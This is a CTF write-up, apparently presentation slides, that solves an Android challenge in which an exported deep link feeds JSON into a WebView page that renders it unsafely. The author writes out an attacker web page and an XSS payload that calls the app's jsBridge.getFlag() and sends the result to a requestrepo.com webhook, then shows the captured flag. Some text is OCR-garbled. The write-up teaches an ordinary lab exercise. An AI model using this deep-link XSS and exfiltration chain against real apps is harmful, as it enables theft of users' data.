humble-beginnings CTC 2025 Writeup

By Vlad

CTC 2025 CTF

SECURITY SAMURAI

General

- 🕰️ Competition starts at ~11AM (after the signal 🏁) and ends at 5PM.
- 🥇 A single junior team and senior team are selected as overall winners.
- 🚩 All challenges are released at once. Scoring is dynamic.

Read the CTF Rules

Check out the day programme

みんなさん、頑張ってよ！楽しましょう！

Challenge 2 Solves

humble-beginnings

419

EASY misc

Author: Rick

> One click might just be enough. Good luck! The remote VM is running a Pixel 9 image with playstore enabled (Android 15 / API 35 / updated chrome). `nc 65.109.60.244 28132`

How is your knowledge of samurai?


yaychallen...

Flag

Submit

Files from the zip

- Bot.py
  - user behaviour simulated using python code
  - executes adb commands
- Viewer.apk
  - Simple app displaying some data
- Editor.apk
  - Another app, relevant for part 2 (hard)
  - 0 solves :)




bot.py:

```python
def open_user_website(self, website):
    website = shlex.quote(website)
    self.log(f"Opening website: {website}")
    subprocess.run([ADB, "shell", "am", "start", "-n", "com.android.chrome/com.google.android.apps.chrome.Main", "-d", website])
    self.log("Waiting for the website to load...")
    time.sleep(5)
    # Tap the center of the screen
    self.log("Tapping the center of the screen...")
    subprocess.run([ADB, "shell", "input", "tap", "540", "960"])
    time.sleep(10)
    self.log("Closing the browser...")

def visit_url(self, url):
    self.full_cleanup()
    self.ensure_flags()
    self.open_user_website(url)
    self.full_cleanup()
```

(accepts only http or https)

HMMMMM... pattern matching XSS challenges from the web category.



Viewer.apk (decompiled with jadx-gui):

```xml
<activity android:name="tech.bricked.viewer.MainActivity" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="samurai" android:host="data"/>
    </intent-filter>
</activity>
```

AndroidManifest.xml

```java
@JavascriptInterface
public String getFlag() {
    try {
        File flagFile = new File(MainActivity.this.getExternalFilesDir(null), "flag_part1.txt");
        FileInputStream fis = new FileInputStream(flagFile);
        int size = fis.available();
        byte[] buffer = new byte[size];
        fis.read(buffer);
        fis.close();
        return new String(buffer, StandardCharsets.UTF_8);
    } catch (IOException e) {
        e.printStackTrace();
        return "Error reading flag: " + e.getMessage();
    }
}
```

MainActivity.java

More next...

```
WebView webView = new WebView(this);
this.webView = webView;
setContentView(webView);
WebSettings settings = this.webView.getSettings();
settings.setJavaScriptEnabled(true);
this.webView.addJavascriptInterface(new WebAppInterface(this), "jsBridge");
this.webView.setWebViewClient(new WebViewClient() { // from class: tech.bricked.viewer.MainActivity.1
    @Override // android.webkit.WebViewClient
    public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest request) {
        Uri uri = request.getUrl();
        String scheme = uri.getScheme();
        if ("http".equals(scheme) || "https".equals(scheme) || "file".equals(scheme) || "content".equals(scheme)) {
            return false;
        }
        if ("samurai".equals(scheme)) {
            String jsonData = uri.getQueryParameter("json");
            if (jsonData == null) {
                jsonData = MainActivity.this.getDefaultJsonData();
            }
            String encodedJson = Uri.encode(jsonData);
            view.loadUrl("file:///android_asset/samurai.html?data=" + encodedJson);
            return true;
        }
        try {
            Intent intent = Intent.parseUri(uri.toString(), 1);
            intent.setFlags(268435456);
            MainActivity.this.startActivity(intent);
            return true;
        } catch (URISyntaxException e) {
            throw new RuntimeException(e);
        }
    }
});
Intent intent = getIntent();
```

The page is a WebView, which enables Javascript and adds a custom INTERFACE (jsBridge).

If the request uses the "samurai" scheme, it will load an HTML file with a custom query parameter which we can control. Otherwise, nothing happens (return false).

https://developer.android.com/develop/ui/views/layout/webapps/webview#java

Bind JavaScript code to Android code

When developing a web application that's designed specifically for the `WebView` in your Android app, you can create interfaces between your JavaScript code and client-side Android code. For example, your JavaScript code can call a method in your Android code to display a `Di` ing JavaScript's `alert()` function.

To bind a new interface between your J all `addJavascriptInterface()`, passing it a class instance to bind to your JavaScri r JavaScript can call to access the class.

Warning: Using **`addJavascriptInte`** ndroid app. Although this can be useful, it can also be a dangerous security issue. Wh stworthy—for example, part or all of the HTML is provided by an unknown person or proc e HTML that executes your client-side code and possibly any code of the attacker's choo **`ddJavascriptInterface()`** unless you wrote all of the HTML and JavaScript that appears in your **`WebVi`** the user navigate within your **`WebView`** to web pages that aren't your own. Instead, let the user's default browser application open foreign links. By default, the user's web browser opens all URL links, so this warning primarily applies if you handle page navigation yourself, as described in the following section.

We can use function with the @JavascriptInterface annotation

```
@JavascriptInterface
```

```
@JavascriptInterface
public String getFlag() {
    try {
        File flagFile = new File(MainActivity.this.getExternalFilesDir(null), "flag_part1.txt");
        FileInputStream fis = new FileInputStream(flagFile);
        int size = fis.available();
        byte[] buffer = new byte[size];
        fis.read(buffer);
        fis.close();
        return new String(buffer, StandardCharsets.UTF_8);
    } catch (IOException e) {
        e.printStackTrace();
        return "Error reading flag: " + e.getMessage();
    }
}
```

JsBridge.getFlag() will do*

samurai.html

```
<body>
    <h1>Famous Samurai</h1>
    <div id="samurai-container"></div>

    <script>
        // Get JSON data from URL parameter
        const urlParams = new URLSearchParams(window.location.search);
        const jsonData = urlParams.get('data');

        if (jsonData) {
            const data = JSON.parse(jsonData);
            const container = document.getElementById('samurai-container');
            data.samurai.forEach(samurai => {
                const card = document.createElement('div');
                card.className = 'samurai-card';
                card.innerHTML =
                    <h2>${samurai.name}</h2>
                    <div class="period">${samurai.period}</div>
                    <p>${samurai.notable_achievements}</p>
                    <div class="quote">"${samurai.famous_quote}"</div>
                ;
                container.appendChild(card);
            });
        } else {
            document.getElementById('samurai-container').innerHTML =
                '<p>Error: No data provided</p>';
        }
    </script>
</body>
```

If we can control these parameters, we could inject other tags.

We can have client-side code injection -----
A.k.a Cross-site scripting.

XSS time...

What do we have so far?

- An app that can be opened from the browser using the samurai://data URI which can access the internet
- A query param that we can control which will be injected in HTML
- A Java method that can be called from Javascript which will retrieve the flag
- A bot that visits a link in Chrome

Attack Idea

- Create a malicious website with a big button in the middle that redirects the user to "samurai://data?json=..."
- In the "json" query parameter, inject a malicious payload that calls the jsBridge.getFlag() method, thus getting the flag from a file.
- Exfiltrate the flag using ordinary XSS methods [onerror = "fetch(...)"] sending a request to a web hook
- ????
- Profit

When visiting m1b21jok.requestrepo.com...


Edit Response

Upload f


```
  5     <style>
 21       button:hover {
 22         background-color: #0056b3;
 23       }
 24     </style>
 25   </head>
 26   <body>
 27     <button onclick="getFlag()">Click me</button>
 28
 29     <script>
 30       function getFlag() {
 31           window.location = atob("c2FtdXJhaTovL2RhdGE/
              anNvbj17InNhbXVyYWkiOlt7Im5hbWUiOiIxMjM8L2gyPjxpbWcgc3JjPXggb25lcnJvcj0nbmV3IEltYWdlKCkuc3JjID0gYGh0dHA6Ly9n
              ZnluZjMweS5yZXF1ZXN0cmVwby5jb20vYCAlMkIganNCcmlkZ2UuZ2V0RmxhZygpJz48aDI
              +NDU2IiwicGVyaW9kIjoiRWRvIiwibm90YWJsZV9hY2hpZXZlbWVudHMiOiJwd25lZCIsImZhbW91c19xdW90ZSI6ImxvbCJ9XX0=")
 32       }
 33     </script>
 34   </body>
 35   </html>
```

samurai://data?json={"samurai":[{"name":"123</h2><img src=x onerror='new Image().src = `http://m1b21jok.requestrepo.com/` %2B jsBridge.getFlag()'><h2>456","period":"Edo","notable_achievements":"pwned","famous_quote":"lol"}]}

Status Code



Using window.location however...



Request Details

We were expecting an error, so let's try on remote:

Request Type	HTTP/1.1 GET
	http://gfynf30y.requestrepo.com/Error

Request Details

Pwned lol

Request Type	HTTP/1.1 GET
URL	http://gfynf30y.requestrepo.com/CTF{d1ff3r3nt_pl4tf0rm_s4m3_0ld_bugs}
Sender	65.109.60.244:39518
Country	FI (IP Geolocation by DB-IP)
Date	14/04/2025, 18:18:07
Path	/CTF{d1ff3r3nt_pl4tf0rm_s4m3_0ld_bugs}
Query string	
Fragment	

```
android emulator, and give you a 15 second time slice, this challenge requires a
proof of work to prevent spam. Please solve the challenge locally first. If you
have a working exploit, run the following command to complete the proof of work:

hashcash -mb26 yaychallengeyay-b01f74d1f60501bbcd49
Please provide the hashcash stamp: 1:26:250414:yaychallengeyay-b01f74d1f60501bbcd49::blXj2uxHpLvNIdME:00000000000000
00000000007b+hT
Please provide a URL for me to visit: https://gfynf30y.requestrepo.com/
Sent https://gfynf30y.requestrepo.com/ to backend

~ ∴ vladpopescu — Vlads-MacBook-Pro.local
$
```

Live demo (hopefully)

https://infosecwriteups.com/hacker101-ctf-android-challenge-writeups-f830a382c3ce

Thank you!!! Questions?